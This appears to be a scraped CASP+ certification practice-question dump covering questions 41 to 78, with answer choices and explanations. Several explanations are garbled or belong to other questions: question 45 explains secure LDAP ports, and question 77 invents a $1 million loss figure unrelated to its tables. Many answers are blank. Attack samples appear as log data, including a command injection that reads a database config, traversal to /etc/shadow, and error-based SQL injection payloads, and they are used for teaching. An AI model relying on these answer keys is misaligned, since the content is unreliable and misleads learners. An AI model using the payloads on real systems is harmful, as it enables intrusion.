CASP+ Study Guide, 5th Edition, Chapter 8, Privacy Controls.

NEW QUESTION: 41
An attack team performed a penetration test on a new smart card system. The team demonstrated that by subjecting the smart card to high temperatures, the secret key could be revealed.
Which of the following side-channel attacks did the team use?
A. Differential power analysis
B. Differential fault analysis
C. Differential temperature analysis
D. Differential timing analysis
Answer: (SHOW ANSWER)
"Differential fault analysis (DFA) is a type of active side-channel attack in the field of cryptography, specifically cryptanalysis. The principle is to induce faults-unexpected environmental conditions-into cryptographic operations, to reveal their internal states."

NEW QUESTION: 42
A security architect is implementing a web application that uses a database back end. Prior to the production, the architect is concerned about the possibility of XSS attacks and wants to identify security controls that could be put in place to prevent these attacks.
Which of the following sources could the architect consult to address this security concern?
A. SDLC
B. OVAL
C. IEEE
D. OWASP
Answer: (SHOW ANSWER)
OWASP is a resource used to identify attack vectors and their mitigations, OVAL is a vulnerability assessment standard OWASP (Open Web Application Security Project) is a source that the security architect could consult to address the security concern of XSS (cross-site scripting) attacks on a web application that uses a database back end. OWASP is a non-profit organization that provides resources and guidance for improving the security of web applications and services. OWASP publishes the OWASP Top 10 list of common web application vulnerabilities and risks, which includes XSS attacks, as well as recommendations and best practices for preventing or mitigating them. SDLC (software development life cycle) is not a source for addressing XSS attacks, but a framework for developing software in an organized and efficient manner.
OVAL (Open Vulnerability and Assessment Language) is not a source for addressing XSS attacks, but a standard for expressing system configuration information and vulnerabilities. IEEE

(Institute of Electrical and Electronics Engineers) is not a source for addressing XSS attacks, but an organization that develops standards for various fields of engineering and technology. Verified References: https://www.comptia.org/blog/what-is- owasp https://partners.comptia.org/docs/default-source/resources/casp-content-guide

NEW QUESTION: 43
A security administrator is setting up a virtualization solution that needs to run services from a single host.
Each service should be the only one running in its environment. Each environment needs to have its own operating system as a base but share the kernel version and properties of the running host. Which of the following technologies would best meet these requirements?
A. Containers
B. Type 1 hypervisor
C. Type 2 hypervisor
D. Virtual desktop infrastructure
E. Emulation
Answer: (SHOW ANSWER)
The most appropriate technology for this virtualization solution is containers. Containers allow multiple services to run on a single host with isolated environments, while sharing the same kernel version and properties of the host operating system. Each container has its own instance of the operating system and runs independently from the others, meeting the requirement for separate environments with their own OS.
Containers are more lightweight than full hypervisors and are ideal for running microservices in isolated environments. CASP+ emphasizes the use of containers in scenarios where services need to be isolated but share the same host OS kernel.
References:
CASP+ CAS-004 Exam Objectives: Domain 3.0 - Enterprise Security Architecture (Virtualization Technologies, Containers) CompTIA CASP+ Study Guide: Virtualization and Containerization for Isolated Services

NEW QUESTION: 44
A Chief information Security Officer (CISO) has launched to create a rebuts BCP/DR plan for the entire company. As part of the initiative , the security team must gather data supporting s operational importance for the applications used by the business and determine the order in which the application must be back online.
Which of the following be the FIRST step taken by the team?
A. Have each business unit conduct a BIA and categories the application according to the cumulative data gathered.
B. Perform a review of all policies an procedures related to BGP a and DR and created an educated educational module that can be assigned to at employees to provide training on BCP/DR events.

C. Implement replication of all servers and application data to back up detacenters that are geographically from the central datacenter and release an upload BPA to all clients.
D. Create an SLA for each application that states when the application will come back online and distribute this information to the business units.
Answer: (SHOW ANSWER)

NEW QUESTION: 45
A company suspects a web server may have been infiltrated by a rival corporation. The security engineer reviews the web server logs and finds the following:

```
ls -l -a /usr/heinz/public; cat ./config/db.yml
```

The security engineer looks at the code with a developer, and they determine the log entry is created when the following line is run:

```
system ("ls -l -a ${path}")
```

Which of the following is an appropriate security control the company should implement?
A. Restrict directory permission to read-only access.
B. Use server-side processing to avoid XSS vulnerabilities in path input.
C. Separate the items in the system call to prevent command injection.
D. Parameterize a query in the path variable to prevent SQL injection.
Answer: (SHOW ANSWER)
The company using the wrong port is the most likely root cause of why secure LDAP is not working. Secure LDAP is a protocol that provides secure communication between clients and servers using LDAP (Lightweight Directory Access Protocol), which is a protocol that allows querying and modifying directory services over TCP/IP. Secure LDAP uses SSL (Secure Sockets Layer) or TLS (Transport Layer Security) to encrypt LDAP traffic and prevent unauthorized disclosure or interception.

NEW QUESTION: 46
A security analyst is examining a former employee's laptop for suspected evidence of suspicious activity. The analyst uses dd during the investigation. Which of the following best explains why the analyst is using this tool?
A. To capture an image of the hard drive
B. To reverse engineer binary programs
C. To recover deleted logs from the laptop
D. To deduplicate unnecessary data from the hard drive
Answer: A (LEAVE A REPLY)
The dd tool creates a bit-for-bit copy of a hard drive, preserving its contents exactly as they are. This is essential for forensic analysis, as it ensures the integrity of evidence. This aligns with CASP+ objective 5.2, which emphasizes forensic tools and techniques for preserving and analyzing digital evidence.

NEW QUESTION: 47
An application engineer is using the Swagger framework to leverage REST APIs to authenticate endpoints.
The engineer is receiving HTTP 403 responses. Which of the following should the engineer do to correct this issue? (Select two).
A. Obtain a security token.
B. Obtain a public key.
C. Leverage Kerberos for authentication
D. Leverage OAuth for authentication.
E. Leverage LDAP for authentication.
F. Obtain a hash value.
Answer: (SHOW ANSWER)
The HTTP 403 error indicates that the engineer does not have the appropriate permissions to access the endpoint. To correct this, the engineer should obtain a security token and leverage OAuth for authentication.
OAuth is a widely used authorization framework for securing API endpoints, and obtaining a security token is a key step in authenticating API requests. These two steps will ensure the correct authentication process is followed, allowing access to the required API resources. CASP+ emphasizes the importance of using secure authentication mechanisms like OAuth for modern web applications and APIs.
References:
CASP+ CAS-004 Exam Objectives: Domain 3.0 - Enterprise Security Architecture (API Security, OAuth) CompTIA CASP+ Study Guide: API Security and OAuth for Authentication

NEW QUESTION: 48
A security analyst for a managed service provider wants to implement the most up-to-date and effective security methodologies to provide clients with the best offerings. Which of the following resources would the analyst MOST likely adopt?
A. OSINT
B. ISO
C. MITRE ATT&CK
D. OWASP
Answer: (SHOW ANSWER)

MITRE ATT&CK is a threat management framework that provides a comprehensive and detailed knowledge base of adversary tactics and techniques based on real-world observations. It can help security analysts to identify, understand, and prioritize potential threats, as well as to develop effective detection and response strategies. MITRE ATT&CK covers the entire lifecycle of a cyberattack, from initial access to impact, and provides information on how to mitigate, detect, and hunt for each technique. It also includes threat actor profiles, software descriptions, and data sources that can be used for threat intelligence and analysis. MITRE ATT&CK is the most likely resource that a security analyst would adopt to implement the most up-to-date and effective security methodologies for their clients. Verified References:
https://attack.mitre.org/
https://resources.infosecinstitute.com/topic/top-threat-modeling-frameworks-stride-owasp-top-10-mitre-attck- framework/

NEW QUESTION: 49
A DevOps team has deployed databases, event-driven services, and an API gateway as PaaS solution that will support a new billing system. Which of the following security responsibilities will the DevOps team need to perform?
A. Securely configure the authentication mechanisms
B. Patch the infrastructure at the operating system
C. Upgrade the service as part of life-cycle management
D. Execute port scanning against the services
Answer: (SHOW ANSWER)

NEW QUESTION: 50
After a server was compromised an incident responder looks at log files to determine the attack vector that was used The incident responder reviews the web server log files from the time before an unexpected SSH session began:

Date	URL
April 18 04:16	https://myapp.mycompany.com/shopping-cart.php=?orderproducts
April 18 04:18	https://myapp.mycompany.com/something.php=?../../../../etc/shadow
April 18 04:21	https://myapp.mycompany.com/put_file=?admin:password
April 18 04:22	https://myapp.mycompany.com/something.php=?whoami
April 18 04:23	https://myapp.mycompany.com/shopping-cart.php=?processorder

Which of the following is the most likely vulnerability that was exploited based on the log files?
A. Directory traversal revealed the hashed SSH password, which was used to access the server.

B. A SQL injection was used during the ordering process to compromise the database server
C. The root password was easily guessed and used as a parameter lo open a reverse shell
D. An outdated third-party PHP plug-in was vulnerable to a known remote code execution
Answer: (SHOW ANSWER)
The logs indicate a directory traversal attempt (/../..//.etc/shadow), which is a type of attack that exploits insufficient security validation/sanitization of user-supplied input file names, so that characters representing
"traverse to parent directory" are passed through to the file APIs. The /etc/shadow file on Unix systems contains password hashes. If an attacker successfully exploited this vulnerability, they could potentially access the hashed SSH password. This information could then be used to gain unauthorized access to the server if the hash was cracked.

NEW QUESTION: 51
An HVAC contractor requested network connectivity permission to remotely support/troubleshoot equipment issues at a company location. Currently, the company does not have a process that allows vendors remote access to the corporate network Which of the following solutions represents the BEST course of action to allow the contractor access?
A. Create a dedicated segment with no access to the corporate network Implement dedicated VPN hardware for vendor access
B. Give the vendor a standard desktop PC to attach the equipment to Give the vendor access through the standard corporate VPN
C. Add the vendor's equipment to the existing network Give the vendor access through the standard corporate VPN
D. Establish a certification process for the vendor Allow certified vendors access to the VDI to monitor and maintain the HVAC equipment
Answer: (SHOW ANSWER)

NEW QUESTION: 52
In order to authenticate employees who, call in remotely, a company's help desk staff must be able to view partial Information about employees because the full information may be considered sensitive. Which of the following solutions should be implemented to authenticate employees?
A. Data scrubbing
B. Field masking
C. Encryption in transit
D. Metadata
Answer: (SHOW ANSWER)
Field masking is a technique that hides or obscures part of the information in a data field, such as a password, credit card number, or social security number. Field masking can be used to protect sensitive or confidential data from unauthorized access or disclosure, while still allowing authorized users to view or verify the data.

Field masking should be implemented to authenticate employees who call in remotely by allowing the help desk staff to view partial information about employees, because field masking would:
Enable the help desk staff to verify the identity of the employees by asking them to provide some characters or digits from their data fields, such as their employee ID or email address.
Prevent the help desk staff from viewing the full information about employees, which may be considered sensitive and subject to privacy regulations or policies.
Reduce the risk of data leakage, theft, or misuse by limiting the exposure of sensitive data to only those who need it.

NEW QUESTION: 53
A company wants to quantify and communicate the effectiveness of its security controls but must establish measures. Which of the following is MOST likely to be included in an effective assessment roadmap for these controls?
A. Create a change management process.
B. Establish key performance indicators.
C. Create an integrated master schedule.
D. Perform a security control assessment.
E. Develop a communication plan.
Answer: (SHOW ANSWER)

NEW QUESTION: 54
Immediately following the report of a potential breach, a security engineer creates a forensic image of the server in question as part of the organization incident response procedure. Which of the must occur to ensure the integrity of the image?
A. The image must be password protected against changes.
B. A hash value of the image must be computed.
C. The disk containing the image must be placed in a seated container.
D. A duplicate copy of the image must be maintained
Answer: (SHOW ANSWER)

NEW QUESTION: 55
An analyst is working to address a potential compromise of a corporate endpoint and discovers the attacker accessed a user's credentials. However, it is unclear if the system baseline was modified to achieve persistence. Which of the following would most likely support forensic activities in this scenario?
A. Side-channel analysis
B. Bit-level disk duplication
C. Software composition analysis
D. SCAP scanner
Answer: (SHOW ANSWER)

Bit-level disk duplication creates an exact copy of the storage device, preserving the system's state for in- depth forensic analysis. This helps identify any unauthorized changes to the baseline or other artifacts of compromise. This aligns with CASP+ objective 5.2, which emphasizes conducting forensic activities and ensuring evidence integrity during investigations.

NEW QUESTION: 56

A security engineer has been informed by the firewall team that a specific Windows workstation is part of a command-and-control network. The only information the security engineer is receiving is that the traffic is occurring on a non-standard port (TCP 40322). Which of the following commands should the security engineer use FIRST to find the malicious process?

A. tcpdump

B. netstar

C. tasklist

D. traceroute

E. ipconfig

Answer: (SHOW ANSWER)

Netstat is a command-line tool that can be used to find the malicious process that is using a specific port on a Windows workstation. Netstat displays active TCP connections, ports on which the computer is listening, Ethernet statistics, the IP routing table, IPv4 statistics (for the IP, ICMP, TCP, and UDP protocols), and IPv6 statistics (for the IPv6, ICMPv6, TCP over IPv6, and UDP over IPv6 protocols). To find the process that is using a specific port, such as TCP 40322, the security engineer can use the following command:

netstat -ano | findstr :40322

This command will filter the netstat output by the port number and show the process identifier (PID) of the process that is using that port. The security engineer can then use the task manager or another tool to identify and terminate the malicious process by its PID. Verified References:

* https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/netstat
* https://www.howtogeek.com/28609/how-can-i-tell-what-is-listening-on-a-tcpip-port-in-windows/

NEW QUESTION: 57

A software developer needs to add an authentication method to a web application. The following requirements must be met:

* The web application needs to use well-supported standards.
* The initial login to the web application should rely on an outside, trusted third party.
* The login needs to be maintained for up to six months.

Which of the following would best support these requirements? (Select two).

A. SAML

B. Kerberos

C. JWT

D. RADIUS

E. EAP
F. Remote attestation
Answer: (SHOW ANSWER)
To meet the requirements for authentication using trusted third parties and session maintenance, SAML (Security Assertion Markup Language) and JWT (JSON Web Token) are the best options. SAML is widely used for single sign-on (SSO) and federated authentication, allowing users to authenticate with an external identity provider (trusted third party). JWT is commonly used for maintaining authenticated sessions across web applications and is well-suited for long-term session management, like the six-month duration mentioned. Together, these solutions meet the requirements for standards-based authentication and long- lasting sessions. CASP+ discusses the role of SAML in federated identity management and JWT in token- based authentication.
References:
CASP+ CAS-004 Exam Objectives: Domain 2.0 - Enterprise Security Operations (Federated Identity Management, JWT, SAML) CompTIA CASP+ Study Guide: Web Application Authentication with SAML and JWT

NEW QUESTION: 58
A software company wants to build a platform by integrating with another company's established product.
Which of the following provisions would be MOST important to include when drafting an agreement between the two companies?
A. Data sovereignty
B. Shared responsibility
C. Source code escrow
D. Safe harbor considerations
Answer: (SHOW ANSWER)
When drafting an agreement between two companies, it is important to clearly define the responsibilities of each party. This is particularly relevant when a software company is looking to integrate with an established product. A shared responsibility agreement ensures that both parties understand their respective responsibilities and are able to work together efficiently and effectively. For example, the software company might be responsible for integrating the product and ensuring it meets user needs, while the established product provider might be responsible for providing ongoing support and maintenance. By outlining these responsibilities in the agreement, both parties can ensure that the platform is built and maintained successfully. References: CompTIA Advanced Security Practitioner (CASP+) Study Guide, Chapter 8, Working with Third Parties.

NEW QUESTION: 59
Which of the following processes involves searching and collecting evidence during an investigation or lawsuit?
A. E-discovery

B. Review analysis
C. Information governance
D. Chain of custody
Answer: A (LEAVE A REPLY)
The process that involves searching and collecting evidence during an investigation or lawsuit is e-discovery.
E-discovery stands for electronic discovery, which is the process of identifying, preserving, collecting, processing, reviewing, analyzing, and producing electronically stored information (ESI) that is relevant to a legal matter. E-discovery can be used for civil litigation, criminal prosecution, regulatory compliance, internal investigations, and other purposes. E-discovery can help parties obtain evidence from various sources, such as emails, documents, databases, social media, cloud services, mobile devices, and others. Verified References:
* https://www.techtarget.com/searchsecurity/definition/electronic-discovery
* https://www.edrm.net/frameworks-and-standards/edrm-model/
* https://www.law.cornell.edu/wex/electronic_discovery_(federal)

NEW QUESTION: 60
A security architect Is analyzing an old application that is not covered for maintenance anymore because the software company is no longer in business. Which of the following techniques should have been Implemented to prevent these types of risks?

A. Code reviews
B. Supply chain visibility
C. Software audits
D. Source code escrows
Answer: (SHOW ANSWER)
A source code escrow is a legal agreement that involves a third party holding the source code of a software application on behalf of the software vendor and the software licensee. The source code escrow ensures that the licensee can access the source code in case the vendor goes out of business, fails to provide maintenance or support, or breaches the contract terms.
A source code escrow would have prevented the risk of having an old application that is not covered for maintenance anymore because the software company is no longer in business, because it would:
Allow the licensee to obtain the source code and continue to update, fix, or modify the application according to their needs.
Protect the vendor's intellectual property rights and prevent unauthorized disclosure or use of the source code.
Provide a legal framework and a trusted mediator for resolving any disputes or issues between the vendor and the licensee.

NEW QUESTION: 61

A company just released a new video card. Due to limited supply and high demand, attackers are employing automated systems to purchase the device through the company's web store so they can resell it on the secondary market. The company's intended customers are frustrated. A security engineer suggests implementing a CAPTCHA system on the web store to help reduce the number of video cards purchased through automated systems. Which of the following now describes the level of risk?

A. Inherent

B. Mitigated

C. Residual.

D. Low

E. Transferred

Answer: (SHOW ANSWER)

NEW QUESTION: 62

A company that provides services to clients who work with highly sensitive data would like to provide assurance that the data's confidentiality is maintained in a dynamic, low-risk environment. Which of the following would best achieve this goal? (Select two).

A. Install a SOAR on all endpoints.

B. Hash all files.

C. Install SIEM within a SOC.

D. Encrypt all data and files at rest, in transit, and in use.

E. Configure SOAR to monitor and intercept files and data leaving the network.

F. Implement file integrity monitoring.

Answer: D,E (LEAVE A REPLY)

* Encrypt all data and files at rest, in transit, and in use: Comprehensive encryption ensures data confidentiality is maintained throughout its lifecycle, meeting the requirement for secure data handling.

* Configure SOAR to monitor and intercept files and data leaving the network: A SOAR system provides automated response capabilities to detect and mitigate data exfiltration attempts dynamically.

This aligns with CASP+ objectives 4.2 and 4.3, which emphasize securing data and using advanced monitoring tools to mitigate risks in sensitive environments.

NEW QUESTION: 63
A user experiences an HTTPS connection error when trying to access an Internet banking website from a corporate laptop. The user then opens a browser on a mobile phone and is able to access the same Internet banking website without issue. Which of the following security configurations is MOST likely the cause of the error?
A. Client authentication
B. HSTS
C. TLS 1.2
D. Certificate pinning
Answer: (SHOW ANSWER)

NEW QUESTION: 64
A security engineer evaluates the overall security of a custom mobile gaming application and notices that developers are bringing in a large number of open-source packages without appropriate patch management.
Which of the following would the engineer most likely recommend for uncovering known vulnerabilities in the packages?
A. Reverse engineer the application to look for vulnerable code paths.
B. Utilize a software composition analysis tool to report known vulnerabilities.
C. Use fuzz testing to uncover potential vulnerabilities in the application.
D. Analyze the use of an HTTP intercepting proxy to dynamically uncover issues.
E. Leverage an exploitation framework to uncover vulnerabilities.
Answer: (SHOW ANSWER)

NEW QUESTION: 65
Users are reporting intermittent access issues with & new cloud application that was recently added to the network. Upon investigation, he scary administrator notices the human resources department Is able to run required queries with the new application, but the marketing department is unable to pull any needed reports on various resources using the new application. Which of the following MOST likely needs to be done to avoid this in the future?
A. Modify the ACLs.
B. Review the Active Directory.
C. Update the marketing department's browser.
D. Reconfigure the WAF.
Answer: (SHOW ANSWER)
Modifying the ACLs (access control lists) is the most likely solution to avoid the intermittent access issues with the new cloud application. ACLs are used to define permissions for different users and groups to access resources on a network. The problem may be caused by incorrect or missing ACLs for the marketing department that prevent them from accessing the cloud

application or its data sources. The other options are either irrelevant or less effective for the given scenario

NEW QUESTION: 66
An analyst has prepared several possible solutions to a successful attack on the company. The solutions need to be implemented with the LEAST amount of downtime. Which of the following should the analyst perform?
A. Implement all the solutions at once in a virtual lab and then run the attack simulation. Collect the metrics and then choose the best solution based on the metrics.
B. Implement every solution one at a time in a virtual lab, running a metric collection each time. After the collection, run the attack simulation, roll back each solution, and then implement the next. Choose the best solution based on the best metrics.
C. Implement every solution one at a time in a virtual lab, running an attack simulation each time while collecting metrics. Roll back each solution and then implement the next. Choose the best solution based on the best metrics.
D. Implement all the solutions at once in a virtual lab and then collect the metrics. After collection, run the attack simulation. Choose the best solution based on the best metrics.
Answer: C (LEAVE A REPLY)
The analyst should implement every solution one at a time in a virtual lab, running an attack simulation each time while collecting metrics. Roll back each solution and then implement the next. Choose the best solution based on the best metrics. This approach would allow the analyst to test each solution individually and measure its effectiveness against the attack, without affecting the other solutions or the production environment. This would also minimize the downtime required to implement the best solution, as only one change would be needed. The other options would either involve implementing multiple solutions at once, which could cause conflicts or errors, or collecting metrics before running the attack simulation, which would not reflect the actual impact of the solutions.

NEW QUESTION: 67
A company is developing an application that will be used to perform e-commerce transactions for a subscription-based service. The application must be able to use previously saved payment methods to perform recurring transactions. Which of the following is the most appropriate?
A. Tokenization through an HSM
B. NX/XN implementation to minimize data retention
C. Self-encrypting disks with field-level encryption
D. Token-based access for application users
E. Address space layout randomization
Answer: (SHOW ANSWER)

NEW QUESTION: 68
Given the following log snippet from a web server:

```
84.55.41.60- - [19/Apr/2020:07:22:13 0100] "GET /wordpress/wp-content.plugins/custom_plugin/check_user.php?userid=1 AND (SELECT 6810
FROM(SELECT COUNT(*),CONCAT(0x7171787671,(SELECT (ELT(6810=6810,1))),0x71707a7871,FLOOR(RAND(0)*2))x FROM
INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a) HTTP/1.1" 200 166 "-" "Mozilla/5.0 (Windows; U; Windows NT 6.1; ru; rv:1.9.2.3)
Gecko/20100401 Firefox 4.0 (.NET CLR 3.5.30729)"

84.55.41.60- - [19/Apr/2020:07:22:13 0100] "GET /wordpress/wp-content.plugins/custom_plugin/check_user.php?userid=(SELECT 7505
FROM(SELECT COUNT(*),CONCAT(0x7171787671,(SELECT (ELT(7505=7505,1))),0x71707a7871,FLOOR(RAND(0)*2))x FROM
INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a) HTTP/1.1" 200 166 "-" "Mozilla/5.0 (Windows; U; Windows NT 6.1; ru; rv:1.9.2.3)
Gecko/20100401 Firefox 4.0 (.NET CLR 3.5.30729)"

84.55.41.60- - [19/Apr/2020:07:22:13 0100] "GET /wordpress/wp-content.plugins/custom_plugin/check_user.php?userid=(SELECT
CONCAT(0x7171787671,(SELECT (ELT(1399=1399,1))),0x71707a7871)) HTTP/1.1" 200 166 "-" "Mozilla/5.0 (Windows; U; Windows NT 6.1; ru;
rv:1.9.2.3) Gecko/20100401 Firefox 4.0 (.NET CLR 3.5.30729)"

84.55.41.60- - [19/Apr/2020:07:22:27 0100] "GET /wordpress/wp-content.plugins/custom_plugin/check_user.php?userid=1 UNION ALL SELECT
CONCAT(0x7171787671,0x537653544175467a724f,0x71707a7871),NULL,NULL-- HTTP/1.1" 200 182 "-" "Mozilla/5.0 (Windows; U; Windows NT 6.1;
ru; rv:1.9.2.3) Gecko/20100401 Firefox 4.0 (.NET CLR 3.5.30729)"
```

Which of the following BEST describes this type of attack?

A. SQL injection

B. Cross-site request forgery

C. Cross-site scripting

D. Brute-force

Answer: (SHOW ANSWER)

NEW QUESTION: 69

A company wants to improve Its active protection capabilities against unknown and zero-day malware. Which of the following Is the MOST secure solution?

A. Sandbox detonation

B. Application allow list

C. HIDS

D. NIDS

E. Endpoint log collection

Answer: (SHOW ANSWER)

NEW QUESTION: 70

A shipping company that is trying to eliminate entire classes of threats is developing an SELinux policy to ensure its custom Android devices are used exclusively for package tracking.
After compiling and implementing the policy, in which of the following modes must the company ensure the devices are configured to run?

A. Protecting

B. Permissive

C. Enforcing

D. Mandatory

Answer: (SHOW ANSWER)

Reference: https://source.android.com/security/selinux/customize

SELinux (Security-Enhanced Linux) is a security module for Linux systems that provides mandatory access control (MAC) policies for processes and files. SELinux can operate in three modes:

Enforcing: SELinux enforces the MAC policies and denies access based on rules.

Permissive: SELinux does not enforce the MAC policies but only logs actions that would have been denied if running in enforcing mode.
Disabled: SELinux is turned off.
To ensure its custom Android devices are used exclusively for package tracking, the company must configure SELinux to run in enforcing mode. This mode will prevent any unauthorized actions or applications from running on the devices and protect them from potential threats or misuse. References: https://access.redhat.
com/documentation/en-
us/red_hat_enterprise_linux/7/html/selinux_users_and_administrators_guide/chap- security-enhanced_linux-introduction#sect-Security-Enhanced_Linux-Modes https://source.android.com /security/selinux

NEW QUESTION: 71
PKI can be used to support security requirements in the change management process. Which of the following capabilities does PKI provide for messages?
A. Non-repudiation
B. Confidentiality
C. Delivery receipts
D. Attestation
Answer: (SHOW ANSWER)
Non-repudiation ensures that a sender cannot deny having sent a message, achieved through digital signatures provided by PKI. This aligns with CASP+ objective 3.2, emphasizing cryptographic assurance in communication.

NEW QUESTION: 72
A security engineer is assessing a legacy server and needs to determine if FTP is running and on which port The service cannot be turned off, as it would impact a critical application's ability to function. Which of the following commands would provide the information necessary to create a firewall rule to prevent that service from being exploited?
A. service -status-ali I grep ftpd
B. chkconfig --list
C. neestat -tulpn
D. systeactl list-unit-file -type service ftpd
E. service ftpd. status
Answer: C (LEAVE A REPLY)
The netstat -tulpn command is used to display network connections, routing tables, interface statistics, masquerade connections, and multicast memberships. The -tulpn options specifically show TCP and UDP connections with the process ID and the name that is listening on each port, which would provide the necessary information to identify if FTP is running and on which port without turning the service off. This information can then be used to create a precise firewall rule to prevent the FTP service from being exploited.

NEW QUESTION: 73
A new, online file hosting service is being offered. The service has the following security requirements:
* Threats to customer data integrity and availability should be remediated first.
* The environment should be dynamic to match increasing customer demands.
* The solution should not interfere with customers" ability to access their data at anytime.
* Security analysts should focus on high-risk items.
Which of the following would BEST satisfy the requirements?
A. Expanding the use of IPS and NGFW devices throughout the environment
B. Increasing the number of analysts to Identify risks that need remediation
C. Implementing a SOAR solution to address known threats
D. Integrating enterprise threat feeds in the existing SIEM
Answer: (SHOW ANSWER)
A SOAR (Security Orchestration, Automation, and Response) solution is a software platform that can automate the detection and response of known threats, such as ransomware, phishing, or denial-of-service attacks. A SOAR solution can also integrate with other security tools, such as IPS, NGFW, SIEM, and threat feeds, to provide a comprehensive and dynamic security posture.
A SOAR solution would best satisfy the requirements of the online file hosting service, because it would:
* Remediate threats to customer data integrity and availability first, by automatically applying predefined actions or workflows based on the severity and type of the threat.
* Allow the environment to be dynamic to match increasing customer demands, by scaling up or down the security resources and processes as needed.
* Not interfere with customers' ability to access their data at anytime, by minimizing the human intervention and downtime required for threat response.
* Enable security analysts to focus on high-risk items, by reducing the manual tasks and alert fatigue associated with threat detection and response.
Reference: CASP+ (Plus) CompTIA Advanced Security Practitioner Certification ...

NEW QUESTION: 74
Due to locality and budget constraints, an organization's satellite office has a lower bandwidth allocation than other offices in the organization. As a result, the local security infrastructure staff is assessing architectural options that will help preserve network bandwidth and increase speed to both internal and external resources while not sacrificing threat visibility.
Which of the following would be the BEST option to implement?
A. Distributed connection allocation
B. Local caching
C. Content delivery network
D. SD-WAN vertical heterogeneity
Answer: (SHOW ANSWER)

SD-WAN (software-defined wide area network) vertical heterogeneity is a technique that can help preserve network bandwidth and increase speed to both internal and external resources while not sacrificing threat visibility. SD-WAN vertical heterogeneity involves using different types of network links (such as broadband, cellular, or satellite) for different types of traffic (such as voice, video, or data) based on their performance and security requirements. This can optimize the network efficiency and reliability, as well as provide granular visibility and control over traffic flows. Distributed connection allocation is not a technique for preserving network bandwidth and increasing speed, but a method for distributing network connections among multiple servers or devices. Local caching is not a technique for preserving network bandwidth and increasing speed, but a method for storing frequently accessed data locally to reduce latency or load times. Content delivery network is not a technique for preserving network bandwidth and increasing speed, but a system of distributed servers that deliver web content to users based on their geographic location. Verified References: https://www.comptia.org/blog/what-is-sd-wan https://partners.comptia.org/docs/default-source /resources/casp-content-guide

NEW QUESTION: 75
A developer implement the following code snippet.

Which of the following vulnerabilities does the code snippet resolve?
A. SQL inject
B. Buffer overflow
C. Missing session limit
D. Information leakage
Answer: (SHOW ANSWER)
SQL injection is a type of vulnerability that allows an attacker to execute malicious SQL commands on a database by inserting them into an input field. The code snippet resolves this vulnerability by using parameterized queries, which prevent the input from being interpreted as part of the SQL command. Verified References: https://www.comptia.org/training/books/casp-cas-004-study-guide , https://owasp.org/www- community/attacks/SQL_Injection

NEW QUESTION: 76
The Chief Information Security Officer (CISO) is working with a new company and needs a legal "document to ensure all parties understand their roles during an assessment. Which of the following should the CISO have each party sign?
A. SLA
B. ISA
C. Permissions and access

D. Rules of engagement

Answer: D (LEAVE A REPLY)


Rules of engagement are legal documents that should be signed by all parties involved in an assessment to ensure they understand their roles and responsibilities. Rules of engagement define the scope, objectives, methods, deliverables, limitations, and expectations of an assessment project. They also specify the legal and ethical boundaries, communication channels, escalation procedures, and reporting formats for the assessment.

Rules of engagement help to avoid misunderstandings, conflicts, or liabilities during or after an assessment.

References: [CompTIA CASP+ Study Guide, Second Edition, page 34]

NEW QUESTION: 77

A cybersecurity analyst created the following tables to help determine the maximum budget amount the business can justify spending on an improved email filtering system:



Month	Total Emails Received	Total Emails Delivered	Spam Detections	Accounts Compromised	Total Business Loss Account Compromise
January	304	240	62	0	$0
February	375	314	58	1	$1000
March	360	289	69	0	$0
April	281	213	67	1	$1000
May	331	273	56	2	$2000
June	721	598	120	6	$6000

Filter	Yearly Cost	Expected Yearly Spam True Positives	Expected Yearly Account Compromises
ABC	$18,000	980	1
XYZ	$16,000	1200	4
GHI	$22,000	2400	0
TUV	$19,000	2000	2

Which of the following meets the budget needs of the business?

A. Filter ABC

B. Filter XYZ

C. Filter GHI

D. Filter TUV

Answer: (SHOW ANSWER)

Filter XYZ is the best option that meets the budget needs of the business. Filter XYZ has an ALE of $1 million per year, which is lower than any other filter option. ALE stands for annualized loss expectancy, which is a measure of how much money a business can expect to lose due to a risk over a year. ALE is calculated by multiplying the annualized rate of occurrence (ARO) of an event by the single loss expectancy (SLE) of an event. ARO is how often an event is expected to occur in a year. SLE is how much money an event will cost each time it occurs. Therefore, ALE = ARO x SLE. Filter XYZ has an ARO of 0.1 and an SLE of $10 million, so ALE = 0.1 x $10 million = $1 million. Verified References: https://www.comptia.org /training/books/casp-cas-004-study-guide , https://www.techopedia.com/definition/24771/annualized-loss- expectancy-ale

NEW QUESTION: 78

